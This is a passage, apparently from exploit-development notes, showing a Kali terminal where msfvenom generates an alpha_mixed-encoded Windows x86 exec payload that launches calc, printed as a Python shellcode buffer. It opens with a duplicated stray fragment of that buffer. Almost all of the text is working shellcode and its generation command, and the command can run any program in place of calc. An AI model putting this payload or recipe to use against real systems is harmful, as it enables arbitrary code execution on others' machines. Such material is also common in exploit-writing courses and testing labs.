buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"
buf += b"\x44\x57\x54\x53\x6b\x71\x4b\x35\x31\x76\x39\x30\x5a"
buf += b"\x66\x31\x4b\x4f\x69\x70\x31\x4f\x33\x6f\x61\x4a\x6e"
buf += b"\x6b\x32\x32\x4a\x4b\x6c\x4d\x31\x4d\x32\x4a\x43\x31"

(kali@kali)~$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x42\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"
buf += b"\x44\x57\x54\x53\x6b\x71\x4b\x35\x31\x76\x39\x30\x5a"
buf += b"\x66\x31\x4b\x4f\x69\x70\x31\x4f\x33\x6f\x61\x4a\x6e"
buf += b"\x6b\x32\x32\x4a\x4b\x6c\x4d\x31\x4d\x32\x4a\x43\x31"
buf += b"\x6c\x4d\x6d\x55\x38\x32\x63\x30\x37\x70\x67\x70\x42"
buf += b"\x70\x33\x58\x66\x51\x6c\x4b\x70\x6f\x4d\x57\x69\x6f"
buf += b"\x5a\x75\x6d\x6b\x4a\x50\x4c\x75\x49\x32\x31\x46\x33"
buf += b"\x58\x59\x36\x5a\x35\x4d\x6d\x6d\x4d\x69\x6f\x5a\x75"
buf += b"\x35\x6c\x74\x46\x51\x6c\x76\x6a\x4b\x30\x59\x6b\x69"
buf += b"\x70\x34\x35\x54\x45\x6f\x4b\x52\x67\x37\x63\x53\x42"
buf += b"\x52\x4f\x50\x6a\x35\x50\x50\x53\x4b\x4f\x58\x55\x42"
buf += b"\x43\x43\x51\x70\x6c\x45\x33\x67\x70\x41\x41"
```

